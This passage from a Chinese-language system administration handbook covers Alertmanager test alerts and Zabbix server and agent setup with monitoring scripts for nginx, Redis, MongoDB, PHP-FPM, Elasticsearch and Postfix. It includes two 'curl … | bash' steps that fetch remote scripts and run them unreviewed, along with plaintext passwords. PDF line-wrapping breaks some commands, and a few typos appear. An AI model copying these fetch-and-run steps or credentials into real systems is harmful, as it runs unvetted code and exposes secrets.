route:
  group_by: ["alertname"]
  group_wait: 10s
  group_interval: 10s
  repeat_interval: 1h
  receiver: webhook

receivers:
- name: 'webhook'
  webhook_configs:
    - url: 'http://alertmanager-webhook:8080/webhook'
```

```
docker-compose.yaml 容器编排文件

version: '3.9'
services:
  alertmanager-webhook:
    image: netkiller/alertmanager
    container_name: alertmanager-webhook
    restart: always
    hostname: alertmanager-webhook
    extra_hosts:
      - dysmsapi.aliyuncs.com:106.11.45.35
    environment:
      TZ: Asia/Shanghai
      JAVA_OPTS: -Xms256m -Xmx1024m -XX:MetaspaceSize=128m -
XX:MaxMetaspaceSize=512m
    ports:
      - 8080:8080
    volumes:
      -
${PWD}/alertmanager/application.properties:/app/application.pro
perties
      - /tmp/alertmanager:/tmp
    working_dir: /app
    command:
      --spring.config.location=/app/application.properties
```

application.properties 配置文件

4.3. 触发测试

```
alerts_message='[
  {
    "labels": {
       "alertname": "磁盘满",
       "dev": "sda1",
       "instance": "example",
       "msgtype": "testing"
     },
     "annotations": {
        "info": "/dev/vdb1 磁盘空间满",
        "summary": "/dev/vdb1 磁盘空间满"
      }
  }
]'
curl -XPOST -d"$alerts_message"
http://127.0.0.1:9093/api/v1/alerts
```

```
#!/usr/bin/env bash

alerts_message='[
  {
    "labels": {
       "alertname": "DiskRunningFull",
       "dev": "sda1",
       "instance": "example1",
       "msgtype": "testing"
     },
     "annotations": {
        "info": "The disk sda1 is running full",
        "summary": "please check the instance example1"
      }
  },
  {
    "labels": {
```

```
       "alertname": "DiskRunningFull",
       "dev": "sda2",
       "instance": "example1",
       "msgtype": "testing"
     },
     "annotations": {
        "info": "The disk sda2 is running full",
        "summary": "please check the instance example1",
        "runbook": "the following link http://test-url should
be clickable"
      }
  }
]'

curl -XPOST -d"$alerts_message"
http://127.0.0.1:9093/api/v1/alerts
```

4.4. 警报状态

- firing：警报已被激活，而且超出设置的持续时间。
- pending：警报被激活，但是低于配置的持续即rule里的FOR字段设置的时间。
- inactive：既不是pending也不是firing的时候状态变为inactive
- resolved: 故障恢复

```
```

5. Grafana

Installing and Configuring Graphite

5.1. cadvisor

https://grafana.com/grafana/dashboards/11277

5.2. Docker - container summary (Prometheus)

https://grafana.com/grafana/dashboards/11467

This is a visualization of the Docker container metrics provided by the prometheus-net/docker_exporter project.

第 70 章 Zabbix

1. Installing and Configuring Zabbix

1.1. Ubuntu

```
neo@monitor:~$ apt-cache search zabbix
zabbix-agent - network monitoring solution - agent
zabbix-frontend-php - network monitoring solution - PHP front-
end
zabbix-proxy-mysql - network monitoring solution - proxy (using
MySQL)
zabbix-proxy-pgsql - network monitoring solution - proxy (using
PostgreSQL)
zabbix-server-mysql - network monitoring solution - server
(using MySQL)
zabbix-server-pgsql - network monitoring solution - server
(using PostgreSQL)
```

```
GRANT ALL PRIVILEGES ON zabbix.* TO 'zabbix'@'localhost'
IDENTIFIED BY 'chen' WITH GRANT OPTION;
FLUSH PRIVILEGES;
```

```
sudo apt-get install zabbix-server-mysql zabbix-frontend-php
```

如果上述过程中遇到一些问题，可以手工安装数据库

```
$ sudo mysql -uroot -p -e"create database zabbix;"
$ sudo mysql -uroot -p -e"grant all privileges on zabbix.* to
zabbix@localhost identified by 'enter-password-here';"
$ mysql -uzabbix -p zabbix < /usr/share/zabbix-server/mysql.sql
$ mysql -uzabbix -p zabbix < /usr/share/zabbix-server/data.sql
```

```
$ sudo dpkg-reconfigure zabbix-server-mysql
```

```
cat >> /etc/services <<EOF

zabbix-agent    10050/tcp                       #Zabbix Agent
zabbix-agent    10050/udp                       #Zabbix Agent
zabbix-trapper  10051/tcp                       #Zabbix Trapper
zabbix-trapper  10051/udp                       #Zabbix Trapper
EOF
```

1.2. CentOS Zabbix 2.4

```
yum localinstall -y
http://repo.zabbix.com/zabbix/2.4/rhel/7/x86_64/zabbix-release-
2.4-1.el7.noarch.rpm

yum install -y zabbix-server-mysql zabbix-web-mysql

cd /usr/share/doc/zabbix-server-mysql-2.4.0/create/

mysql -uzabbix -p zabbix < schema.sql
mysql -uzabbix -p zabbix < images.sql
mysql -uzabbix -p zabbix < data.sql

cp /etc/zabbix/zabbix_server.conf{,.original}
vim /etc/zabbix/zabbix_server.conf <<EOF > /dev/null 2>&1
:%s/# DBPassword=/DBPassword=your_password/
:wq
EOF

systemctl start zabbix-server
systemctl restart httpd
```

1.3. Zabbix 3.x CentOS 7

安装脚本

```
#!/bin/bash
################################################
# Author: Neo <netkiller@msn.com>
# Website http://netkiller.github.io
################################################
yum localinstall -y
http://repo.zabbix.com/zabbix/3.2/rhel/7/x86_64/zabbix-release-
3.2-1.el7.noarch.rpm

yum install -y zabbix-server-mysql zabbix-web-mysql

# CREATE DATABASE `zabbix` /*!40100 COLLATE 'utf8_general_ci'
*/

zcat /usr/share/doc/zabbix-server-mysql-3.2.1/create.sql.gz |
mysql -uzabbix -p zabbix

cp /etc/zabbix/zabbix_server.conf{,.original}
vim /etc/zabbix/zabbix_server.conf <<EOF > /dev/null 2>&1
:%s/# DBPassword=/DBPassword=your_password/
:wq
EOF

systemctl enable httpd
systemctl enable zabbix-server

systemctl start zabbix-server
systemctl restart httpd
```

配置php.ini文件 date.timezone = Asia/Hong_Kong



下一步



检查PHP模块与配置，如果未提示错误信息点击下一步按钮



填写数据主机名，用户与密码，然后下一步



Zabbix Server 直接点击下一步



确认填写信息，如果不正确可以返回重新填写，确认安装点击下一步



完成安装



登陆Zabbix 默认用户名admin 密码 zabbix ， 请务必登陆后修改密码

2. web ui

http://localhost/zabbix/

user: admin

passwd: zabbix

2.1. 警告脚本

下面实现一个通过短信网关发送短信的警告脚本

首先查询 AlertScriptsPath，这是放置脚本的路径

```
# grep AlertScriptsPath /etc/zabbix/zabbix_server.conf | grep -
v ^#
AlertScriptsPath=/usr/lib/zabbix/alertscripts
```

创建脚本文件/usr/lib/zabbix/alertscripts/sms.sh

```
vim /usr/lib/zabbix/alertscripts/sms.sh

#!/bin/bash
############################################
# Author:       Neo Chen <netkiller@msn.com>
# Website:      http://www.netkiller.cn/
# Description:  zabbix alert script
# Notes:                https://github.com/oscm/zabbix
# Date:         2016-11-24
############################################
TIMEOUT=10
MOBILE=$1
MSG="$2 - $3"
############################################
```

```
LOGFILE="/tmp/sms.log"
:>"$LOGFILE"
exec 1>"$LOGFILE"
exec 2>&1

CURL="curl -s --connect-timeout ${TIMEOUT}"
URL="http://xxx.xxx.xxx.xxx/sms.php?to=${MOBILE}&msg=${MSG}"

set -x
${CURL} "${URL}"
```

测试

```
# chmod +x /usr/lib/zabbix/alertscripts/sms.sh
# /usr/lib/zabbix/alertscripts/sms.sh 13013668890 Test
Helloworld
```

进入 WEB UI 配置媒体类型，Administration/Media types/Create media type



向脚本传递三个参数

```
{ALERT.SENDTO}
{ALERT.SUBJECT}
{ALERT.MESSAGE}
```

3. zabbix-java-gateway - Zabbix java gateway

```
yum install -y zabbix-java-gateway
```

zabbix-java-gateway 包所含内容如下

```
# rpm -ql zabbix-java-gateway
/etc/zabbix/zabbix_java_gateway.conf
/usr/lib/systemd/system/zabbix-java-gateway.service
/usr/sbin/zabbix_java_gateway
/usr/share/zabbix-java-gateway
/usr/share/zabbix-java-gateway/bin
/usr/share/zabbix-java-gateway/bin/zabbix-java-gateway-
2.4.4.jar
/usr/share/zabbix-java-gateway/lib
/usr/share/zabbix-java-gateway/lib/android-json-4.3_r3.1.jar
/usr/share/zabbix-java-gateway/lib/logback-classic-0.9.27.jar
/usr/share/zabbix-java-gateway/lib/logback-console.xml
/usr/share/zabbix-java-gateway/lib/logback-core-0.9.27.jar
/usr/share/zabbix-java-gateway/lib/logback.xml
/usr/share/zabbix-java-gateway/lib/slf4j-api-1.6.1.jar
```

配置/etc/zabbix/zabbix_server.conf文件

```
# vim /etc/zabbix/zabbix_server.conf
### Option: JavaGateway
#       IP address (or hostname) of Zabbix Java gateway.
#       Only required if Java pollers are started.
#
# Mandatory: no
# Default:
JavaGateway=127.0.0.1

### Option: JavaGatewayPort
#       Port that Zabbix Java gateway listens on.
#
```

```
# Mandatory: no
# Range: 1024-32767
# Default:
JavaGatewayPort=10052

### Option: StartJavaPollers
#       Number of pre-forked instances of Java pollers.
#
# Mandatory: no
# Range: 0-1000
# Default:
StartJavaPollers=5
```

配置 /etc/zabbix/zabbix_java_gateway.conf 文件

```
# vim /etc/zabbix/zabbix_java_gateway.conf
# This is a configuration file for Zabbix Java Gateway.
# It is sourced by startup.sh and shutdown.sh scripts.

### Option: zabbix.listenIP
#       IP address to listen on.
#
# Mandatory: no
# Default:
LISTEN_IP="0.0.0.0"

### Option: zabbix.listenPort
#       Port to listen on.
#
# Mandatory: no
# Range: 1024-32767
# Default:
LISTEN_PORT=10052

### Option: zabbix.pidFile
#       Name of PID file.
#       If omitted, Zabbix Java Gateway is started as a console
application.
#
# Mandatory: no
# Default:
# PID_FILE=
```

```
PID_FILE="/var/run/zabbix/zabbix_java.pid"

### Option: zabbix.startPollers
#       Number of worker threads to start.
#
# Mandatory: no
# Range: 1-1000
# Default:
START_POLLERS=5
```

启动 zabbix-java-gateway

```
# systemctl enable zabbix-java-gateway.service
ln -s '/usr/lib/systemd/system/zabbix-java-gateway.service'
'/etc/systemd/system/multi-user.target.wants/zabbix-java-
gateway.service'

# systemctl start zabbix-java-gateway.service

systemctl restart zabbix-server
```

4. zabbix-agent

4.1. Ubuntu

```
# sudo apt-get install zabbix-agent
```

/etc/zabbix/zabbix_agent.conf

```
#Server=localhost
Server=your_server_ip_address
```

```
# vim /etc/services

zabbix-agent    10050/tcp                       #Zabbix Agent
zabbix-agent    10050/udp                       #Zabbix Agent
```

```
# sudo /etc/init.d/zabbix-agent restart
```

4.2. CentOS 7

```
yum localinstall -y
http://repo.zabbix.com/zabbix/3.2/rhel/7/x86_64/zabbix-release-
3.2-1.el7.noarch.rpm

yum install -y zabbix-agent

cp /etc/zabbix/zabbix_agentd.conf{,.original}

sed -i "s/# SourceIP=/SourceIP=zabbix_server_ip/"
/etc/zabbix/zabbix_agentd.conf
sed -i "s/Server=127.0.0.1/Server=zabbix_server_ip/"
```

```
/etc/zabbix/zabbix_agentd.conf
sed -i
"s/ServerActive=127.0.0.1/ServerActive=zabbix_server_ip/"
/etc/zabbix/zabbix_agentd.conf
sed -i "s/Hostname=Zabbix server/Hostname=Alpha Testing/"
/etc/zabbix/zabbix_agentd.conf

systemctl enable zabbix-agent.service
systemctl start zabbix-agent.service

iptable -A INPUT -s zabbix_server_ip -p tcp -m state --state
NEW -m tcp --dport 10050 -j ACCEPT
```

例 70.1. zabbix-agent 配置实例

```
# grep -v "^#" /etc/zabbix/zabbix_agentd.conf | grep -v "^$"
PidFile=/var/run/zabbix/zabbix_agentd.pid
LogFile=/var/log/zabbix/zabbix_agentd.log
LogFileSize=0
SourceIP=147.90.4.87
Server=147.90.4.87
ServerActive=147.90.4.87
Hostname=Alpha Testing
Include=/etc/zabbix/zabbix_agentd.d/*.conf
```

配置完成

4.3. zabbix_agentd 命令

测试工具

```
# zabbix_agentd --test dependency.discovery
dependency.discovery                          [t|{"data":[
{"{#NAME}":"UCWEB","{#IP}":"115.84.241.16","{#PORT}":"6666"},{"
{#NAME}":"Redis","{#IP}":"115.84.241.16","{#PORT}":"6379"},{"
{#NAME}":"Binary","{#IP}":"223.197.79.114","{#PORT}":"80"},{"
{#NAME}":"SMS","{#IP}":"192.230.90.194","{#PORT}":"80"},{"
{#NAME}":"CF1","{#IP}":"192.168.42.153","{#PORT}":"8080"},{"
{#NAME}":"CF2","{#IP}":"192.168.42.134","{#PORT}":"8008"},{"
```

```
{#NAME}":"CF3","{#IP}":"192.168.42.177","{#PORT}":"8080"},{"
{#NAME}":"EDM","{#IP}":"47.89.27.78","{#PORT}":"80"}
]}]
```

4.4. Nginx status 监控

nginx status 监控扩展包
https://github.com/oscm/zabbix/tree/master/nginx

从 localhost 收集 nginx 状态信息

```
server {
    listen       80;
    server_name  localhost;

    location /status {
        stub_status on;
        access_log off;
        allow 127.0.0.1;
        deny all;
    }
}
```

配置 zabbix_agentd

创建配置文件 /etc/zabbix/zabbix_agentd.d/userparameter_nginx.conf 内容如下：

```
#############################################################
# Redis - statistics
#
# Author: Neo Chen <netkiller@msn.com>
# Website: http://www.netkiller.cn
#############################################################
```

```
# Discovery

# Return Redis statistics
UserParameter=nginx.status[*],/srv/zabbix/libexec/nginx.sh $1
```

安装数据采集脚本，请使用 nginx.sh

```
mkdir -p /srv/zabbix/libexec
vim /srv/zabbix/libexec/nginx.sh

chmod +x /srv/zabbix/libexec/nginx.sh

# /srv/zabbix/libexec/nginx.sh
Usage /srv/zabbix/libexec/nginx.sh
{check|active|accepts|handled|requests|reading|writing|waiting}
# /srv/zabbix/libexec/nginx.sh accepts
82

# systemctl restart zabbix-agent.service
```

使用 zabbix-get 工具从 Zabbix Server 链接 Zabbix Agent 测试是否正常工作

```
Test Agent

# yum install -y zabbix-get

# zabbix_get -s <agent_ip_address> -k 'nginx.status[accepts]'
109
```

最后进入Zabbix Web界面导入模板 zbx_export_templates.xml

```
Import file: choice xml file
click "import" button

Imported successfully 表示成功导入
```

4.5. redis

获取最新模板以及脚本请访问
https://github.com/oscm/zabbix/tree/master/redis

创建代理配置文件

```
cat > /etc/zabbix/zabbix_agentd.d/userparameter_redis.conf
<<'EOF'
############################################################
# Redis - statistics
#
# Author: Neo Chen <netkiller@msn.com>
# Website: http://www.netkiller.cn
############################################################

# Discovery

# Return Redis statistics
UserParameter=redis.status[*],redis-cli -h 127.0.0.1 -p 6379
info|grep $1|cut -d : -f2
UserParameter=redis.proc,pidof redis-server | wc -l

EOF
```

重启代理服务

```
systemctl restart zabbix-agent.service
```

测试

```
# zabbix_get -s www.netkiller.cn -k redis.status[redis_version]
2.8.19
```

导入模板文件

4.6. MongoDB

获取最新模板以及脚本请访问
https://github.com/oscm/zabbix/tree/master/mongodb

创建 Mongo 监控用户

创建监控用户

```
[root@netkiller www.netkiller.cn]# mongo -u admin -p
D90YVqwmUATUeFSxfRo14  admin

> use admin
switched to db admin

> db.createUser(
   {
     user: "monitor",
     pwd: "chen",
     roles: [ "clusterMonitor"]
   }
)

Successfully added user: { "user" : "monitor", "roles" : [
"clusterMonitor" ] }

> db.auth("monitor", "netkiller")
1
```

```
> exit
bye
```

```
# echo "db.stats();" | mongo -u monitor -p chen admin
MongoDB shell version: 2.6.12
connecting to: test
{
        "db" : "test",
        "collections" : 0,
        "objects" : 0,
        "avgObjSize" : 0,
        "dataSize" : 0,
        "storageSize" : 0,
        "numExtents" : 0,
        "indexes" : 0,
        "indexSize" : 0,
        "fileSize" : 0,
        "dataFileVersion" : {

        },
        "ok" : 1
}
bye

[root@iZ62sreab5qZ www.cf88.com]# echo "db.serverStatus()" |
mongo -u monitor -p chen admin | more
MongoDB shell version: 2.6.12
connecting to: admin
{
        "host" : "iZ62sreab5qZ",
        "version" : "2.6.12",
        "process" : "mongod",
        "pid" : NumberLong(612),
        "uptime" : 852982,
        "uptimeMillis" : NumberLong(852982589),
        "uptimeEstimate" : 845317,
        "localTime" : ISODate("2016-11-23T07:02:42.899Z"),
        "asserts" : {
                "regular" : 0,
                "warning" : 0,
```

```
                "msg" : 0,
                "user" : 26,
                "rollovers" : 0
        },
        "backgroundFlushing" : {
                "flushes" : 14216,
                "total_ms" : 251465,
                "average_ms" : 17.688871693866066,
                "last_ms" : 7,
                "last_finished" : ISODate("2016-11-
23T07:02:23.283Z")
        },
        "connections" : {
                "current" : 16,
                "available" : 51184,
                "totalCreated" : NumberLong(566)
        },
        "cursors" : {
                "note" : "deprecated, use server status
metrics",
                "clientCursors_size" : 0,
                "totalOpen" : 0,
                "pinned" : 0,
                "totalNoTimeout" : 0,
                "timedOut" : 8
        },
        "dur" : {
                "commits" : 30,
                "journaledMB" : 0,
                "writeToDataFilesMB" : 0,
                "compression" : 0,
                "commitsInWriteLock" : 0,
                "earlyCommits" : 0,
                "timeMs" : {
                        "dt" : 3068,
                        "prepLogBuffer" : 0,
                        "writeToJournal" : 0,
                        "writeToDataFiles" : 0,
                        "remapPrivateView" : 0
                }
        },
--More--
```

Zabbix agentd 配置

```
cat > /etc/zabbix/zabbix_agentd.d/userparameter_mongodb.conf
<<'EOF'
############################################################
# MongoDB - statistics
#
# Author: Neo Chen <netkiller@msn.com>
# Website: http://www.netkiller.cn
############################################################

# Discovery

# Return Redis statistics
UserParameter=mongodb.status[*],/srv/zabbix/libexec/mongodb.sh
$1 $2 $3 $4 $5

EOF
```

安装采集脚本，创建 /srv/zabbix/libexec/mongodb.sh 文件

```
cat /srv/zabbix/libexec/mongodb.sh
#!/bin/bash
#################################################
# AUTHOR: Neo <netkiller@msn.com>
# WEBSITE: http://www.netkiller.cn
# Description：zabbix mongodb monitor
# Note：Zabbix 3.2
# DateTime: 2016-11-23
#################################################
HOST=localhost
PORT=27017
USER=monitor
PASS=chen
```

```
index=$(echo $@ | tr " " ".")

status=$(echo "db.serverStatus().${index}" |mongo -u ${USER} -p
${PASS} admin --port ${PORT}|sed -n '3p')

#check if the output contains "NumberLong"
if [[ "$status" =~ "NumberLong"   ]];then
        echo $status|sed -n 's/NumberLong(//p'|sed -n 's/)//p'
else
        echo $status
fi


# chmod +x /srv/zabbix/libexec/mongodb.sh

# /srv/zabbix/libexec/mongodb.sh version
2.6.12

# systemctl restart zabbix-agent.service
```

Zabbix server 测试

```
[root@netkiller ~]# zabbix_get -s www.netkiller.cn -k
mongodb.status[ok]
1
[root@netkiller ~]# zabbix_get -s www.netkiller.cn -k
mongodb.status[version]
2.6.12
```

测试成功后导入模板

监控内容如下

```
链接数监控(当前连接数和可用连接数)
mongodb current mongodb.status[connections,current]
```

```
mongodb available mongodb.status[connections,available]

流量监控(每秒请求数,出站流量,入站流量)
mongodb mongodb.status[network,numRequests]
mongodb mongodb.status[network,bytesOut]
mongodb mongodb.status[network,bytesIn]

命令统计(查询，更新，插入，删除......)
mongodb query/s mongodb.status[opcounters,query]
mongodb update/s mongodb.status[opcounters,update]
mongodb insert/s mongodb.status[opcounters,insert]
mongodb getmore/s mongodb.status[opcounters,getmore]
mongodb delete/s mongodb.status[opcounters,delete]
mongodb command/s mongodb.status[opcounters,command]

内存监控
mongodb mem virtual mongodb.status[mem,virtual]
mongodb mem resident mongodb.status[mem,resident]
mongodb mem mapped mongodb.status[mem,mapped]
mongodb mem mappedWithJournal
mongodb.status[mem,mappedWithJournal]

复制监控
mongodb repl mongodb.status[repl,ismaster]

锁监控
# zabbix_get -s www.chuangfu24.net -k
mongodb.status[locks,admin,timeAcquiringMicros,r]
```

4.7. PHP-FPM

获取最新模板以及脚本请访问 https://github.com/oscm/zabbix/tree/master/php-fpm

启用 php-fpm status 功能

这里假设你是采用 yum install php-fpm 方式安装的

```
sed -i "s/;pm.status_path/pm.status_path/" /etc/php-
```

```
fpm.d/www.conf
sed -i "s/;ping/ping/" /etc/php-fpm.d/www.conf

systemctl reload php-fpm
```

配置 nginx

```
server {
    listen       80;
    server_name  localhost;

    location / {
        root   /usr/share/nginx/html;
        index  index.html index.htm;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

        location /stub_status {
        stub_status on;
        access_log   off;
        allow 127.0.0.1;
        deny all;
    }
    location ~ ^/(status|ping)$ {
        access_log off;
        allow 127.0.0.1;
        deny all;
        fastcgi_pass 127.0.0.1:9000;
                fastcgi_param SCRIPT_FILENAME
$fastcgi_script_name;
        include fastcgi_params;
```

```
    }
}
```

配置 Zabbix 代理

采集脚本 /srv/zabbix/libexec/php-fpm.xml.sh

```
#!/bin/bash
################################################
# AUTHOR: Neo <netkiller@msn.com>
# WEBSITE: http://www.netkiller.cn
# Description: zabbix 通过 status 模块监控 php-fpm
# Note: Zabbix 3.2
# DateTime: 2016-11-22
################################################

HOST="localhost"
PORT="80"
status="status"

function query() {
        curl -s http://${HOST}:${PORT}/${status}?xml | grep
"$1" | awk -F'>|<' '{ print $3}'
}

if [ $# == 0 ]; then
                echo $"Usage $0 {pool|process-manager|start-
time|start-since|accepted-conn|listen-queue|max-listen-
queue|listen-queue-len|idle-processes|active-processes|total-
processes|max-active-processes|max-children-reached|slow-
requests}"
                exit
else
        query "$1"
fi
```

创建zabbix代理配置文件
/etc/zabbix/zabbix_agentd.d/userparameter_php-fpm.conf

```
################################################################
# Netkiller PHP-FPM - statistics
#
# Author: Neo Chen <netkiller@msn.com>
# Website: http://www.netkiller.cn
################################################################

# Discovery

# Return statistics
UserParameter=php-fpm.status[*],/srv/zabbix/libexec/php-
fpm.xml.sh $1
```

从zabbix server 运行下面命令测试是否可以正确获得数据

```
# zabbix_get -s node.netkiller.cn -k 'php-fpm.status[listen-
queue-len]'
128
```

php-fpm 监控参数

php-fpm 可以带参数json、xml、html并且前面三个参数可以分别和full做一个组合。

```
status 详解
-----
pool — fpm池子名称，大多数为www
process manager — 进程管理方式,值：static, dynamic or ondemand.
dynamic
start time — 启动日期,如果reload了php-fpm，时间会更新
start since — 运行时长
accepted conn — 当前池子接受的请求数
```

```
listen queue — 请求等待队列，如果这个值不为0，那么要增加FPM的进程数量
max listen queue — 请求等待队列最高的数量
listen queue len — socket等待队列长度
idle processes — 空闲进程数量
active processes — 活跃进程数量
total processes — 总进程数量
max active processes — 最大的活跃进程数量（FPM启动开始算）
max children reached - 大道进程最大数量限制的次数，如果这个数量不为0，
那说明你的最大进程数量太小了，请改大一点。
slow requests — 启用了php-fpm slow-log，缓慢请求的数量

full详解
-----
pid — 进程PID，可以单独kill这个进程.
state — 当前进程的状态 (Idle, Running, …)
start time — 进程启动的日期
start since — 当前进程运行时长
requests — 当前进程处理了多少个请求
request duration — 请求时长（微妙）
request method — 请求方法 (GET, POST, …)
request URI — 请求URI
content length — 请求内容长度 (仅用于 POST)
user — 用户 (PHP_AUTH_USER) (or '-' 如果没设置)
script — PHP脚本 (or '-' if not set)
last request cpu — 最后一个请求CPU使用率。
last request memorythe - 上一个请求使用的内存
```

```
[root@netkiller tmp]# curl http://localhost/status
pool:                 www
process manager:      dynamic
start time:           25/Nov/2016:10:31:32 +0800
start since:          2337
accepted conn:        191
listen queue:         0
max listen queue:     0
listen queue len:     128
idle processes:       5
active processes:     1
total processes:      6
max active processes: 1
max children reached: 0
slow requests:        0
```

```
[root@netkiller tmp]# curl http://localhost/status?full
pool:                 www
process manager:      dynamic
start time:           25/Nov/2016:10:31:32 +0800
start since:          2343
accepted conn:        192
listen queue:         0
max listen queue:     0
listen queue len:     128
idle processes:       5
active processes:     1
total processes:      6
max active processes: 1
max children reached: 0
slow requests:        0

************************
pid:                  27329
state:                Running
start time:           25/Nov/2016:10:31:32 +0800
start since:          2343
requests:             33
request duration:     140
request method:       GET
request URI:          /status?full
content length:       0
user:                 -
script:               -
last request cpu:     0.00
last request memory:  0

************************
pid:                  27330
state:                Idle
start time:           25/Nov/2016:10:31:32 +0800
start since:          2343
requests:             32
request duration:     111
request method:       GET
request URI:          /status?xml
content length:       0
user:                 -
script:               -
last request cpu:     0.00
last request memory:  262144
```

```
************************
pid:                    27331
state:                  Idle
start time:             25/Nov/2016:10:31:32 +0800
start since:            2343
requests:               32
request duration:       110
request method:         GET
request URI:            /status?xml
content length:         0
user:                   -
script:                 -
last request cpu:       0.00
last request memory:    262144

************************
pid:                    27332
state:                  Idle
start time:             25/Nov/2016:10:31:32 +0800
start since:            2343
requests:               32
request duration:       106
request method:         GET
request URI:            /status?xml
content length:         0
user:                   -
script:                 -
last request cpu:       0.00
last request memory:    262144

************************
pid:                    27333
state:                  Idle
start time:             25/Nov/2016:10:31:32 +0800
start since:            2343
requests:               32
request duration:       90
request method:         GET
request URI:            /status
content length:         0
user:                   -
script:                 -
last request cpu:       0.00
last request memory:    262144
```

```
************************
pid:                    27557
state:                  Idle
start time:             25/Nov/2016:10:33:43 +0800
start since:            2212
requests:               31
request duration:       131
request method:         GET
request URI:            /status?xml
content length:         0
user:                   -
script:                 -
last request cpu:       0.00
last request memory:    262144
```

```
[root@netkiller tmp]# curl http://localhost/status?json

{"pool":"www","process manager":"dynamic","start
time":1480041092,"start since":2308,"accepted conn":181,"listen
queue":0,"max listen queue":0,"listen queue len":128,"idle
processes":5,"active processes":1,"total processes":6,"max
active processes":1,"max children reached":0,"slow requests":0}
```

```
[root@netkiller tmp]# curl http://localhost/status?xml
<?xml version="1.0" ?>
<status>
<pool>www</pool>
<process-manager>dynamic</process-manager>
<start-time>1480041092</start-time>
<start-since>2520</start-since>
<accepted-conn>226</accepted-conn>
<listen-queue>0</listen-queue>
<max-listen-queue>0</max-listen-queue>
<listen-queue-len>128</listen-queue-len>
<idle-processes>5</idle-processes>
```

```
<active-processes>1</active-processes>
<total-processes>6</total-processes>
<max-active-processes>1</max-active-processes>
<max-children-reached>0</max-children-reached>
<slow-requests>0</slow-requests>
```

```
[root@netkiller tmp]# curl http://localhost/status?html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">
<head><title>PHP-FPM Status Page</title></head>
<body>
<table>
<tr><th>pool</th><td>www</td></tr>
<tr><th>process manager</th><td>dynamic</td></tr>
<tr><th>start time</th><td>25/Nov/2016:10:31:32 +0800</td></tr>
<tr><th>start since</th><td>2486</td></tr>
<tr><th>accepted conn</th><td>216</td></tr>
<tr><th>listen queue</th><td>0</td></tr>
<tr><th>max listen queue</th><td>0</td></tr>
<tr><th>listen queue len</th><td>128</td></tr>
<tr><th>idle processes</th><td>5</td></tr>
<tr><th>active processes</th><td>1</td></tr>
<tr><th>total processes</th><td>6</td></tr>
<tr><th>max active processes</th><td>1</td></tr>
<tr><th>max children reached</th><td>0</td></tr>
<tr><th>slow requests</th><td>0</td></tr>
</table>
</body></html>
```

4.8. Elasticsearch

获取最新模板以及脚本请访问
https://github.com/oscm/zabbix/tree/master/elasticsearch

首先导入模板
https://github.com/oscm/zabbix/blob/master/elasticsearch/zbx_export_templates.xml

安装采集脚本

一步步运行下面脚本即可

```
# yum install -y python34
# wget
https://raw.githubusercontent.com/oscm/zabbix/master/elasticsearch/elasticsearch -P /srv/zabbix/libexec
# chmod +x /srv/zabbix/libexec/elasticsearch
# /srv/zabbix/libexec/elasticsearch indices
_all.total.flush.total_time_in_millis
25557
```

配置Zabbix代理

运行脚本安装代理配置文件

```
# wget
https://raw.githubusercontent.com/oscm/zabbix/master/elasticsearch/userparameter_elasticsearch.conf -P
/etc/zabbix/zabbix_agentd.d/
# systemctl restart zabbix-agent
```

测试Zabbix Agent 工作是否正常

```
# zabbix_get -s 10.47.33.14 -k
'elasticsearch.status[indices,_all.total.flush.total_time_in_millis]'
```

```
25557
```

4.9. Postfix

获取最新模板以及脚本请访问 https://github.com/oscm/zabbix/tree/master/postfix

首先导入模板 https://github.com/oscm/zabbix/blob/master/postfix/zbx_export_templates.xml

安装采集脚本

一步步运行下面脚本即可

```
# chmod +r /var/log/maillog
# mkdir -p /srv/zabbix/libexec
# yum install -y logcheck
# wget
https://raw.githubusercontent.com/oscm/zabbix/master/postfix/postfix -P /srv/zabbix/libexec
# chmod +x /srv/zabbix/libexec/postfix
```

测试脚本

```
# /srv/zabbix/libexec/postfix queue active
1418
```

userparameter_postfix.conf

```
# wget
```

```
https://raw.githubusercontent.com/oscm/zabbix/master/postfix/us
erparameter_postfix.conf -P /etc/zabbix/zabbix_agentd.d/
# systemctl restart zabbix-agent
```

```
[root@netkiller ~]# zabbix_get -s 173.24.22.53 -k 'agent.ping'
1
[root@netkiller ~]# zabbix_get -s 173.24.22.53 -k
'postfix[queue,active]'
1140
[root@netkiller ~]# zabbix_get -s 173.24.22.53 -k
'postfix[queue,deferred]'
149
[root@netkiller ~]# zabbix_get -s 173.24.22.53 -k
'postfix[log,sent]'
10931
```

4.10. TCP stats

```
curl -s
https://raw.githubusercontent.com/oscm/shell/master/monitor/zab
bix/zabbix-agent/tcpstats.sh | bash
```

采集脚本

```
# zabbix_agentd --test tcp.stats[FIN-WAIT-2]
tcp.stats[FIN-WAIT-2]                         [t|130]
```

Zabbix

```
zabbix_get -s 10.24.15.18 -k 'tcp.stats[LISTEN]'
```

4.11. 应用依赖检查

```
curl -s
https://raw.githubusercontent.com/oscm/shell/master/monitor/zab
bix/zabbix-agent/dependency.sh | bash
```

4.12. Oracle

采集脚本

创建JDBC配置文件　/srv/zabbix/conf/jdbc.properties

```
# Oracle 单机环境
jdbc.url=jdbc:oracle:thin:@//172.16.0.10:1521/oral
# Oracle RAC 环境
# jdbc.url=jdbc\:oracle\:thin\:@(DESCRIPTION=(ADDRESS=
(PROTOCOL=TCP)(HOST=172.16.0.5)(PORT=1521))(LOAD_BALANCE=yes)
(FAILOVER=ON)(CONNECT_DATA=(SERVER=DEDICATED)
(SERVICE_NAME=oral)(FAILOVER_MODE=(TYPE=SESSION)
(METHOD=BASIC))))
jdbc.username=neo
jdbc.password=netkiller
```

```

```

第 71 章 日志收集和分析

1. 系统日志

1.1. logwatch

logwatch - log analyser with nice output written in Perl

http://www.logwatch.org/

过程 71.1. logwatch 安装步骤:

1. Install

   Ubuntu 7.10

   ```
   netkiller@shenzhen:/etc/webmin$ apt-cache search logwatch
   fwlogwatch - Firewall log analyzer
   logwatch - log analyser with nice output written in Perl
   ```

   apt-get install

   ```
   # apt-get install logwatch
   ```

   the logwatch has been installed, it should create a file in '/etc/cron.daily/00logwatch'.

2. config

   ```
   $ sudo cp /usr/share/logwatch/default.conf/logwatch.conf
   /etc/logwatch/conf/logwatch.conf
   $ sudo mkdir /var/cache/logwatch
   ```

```
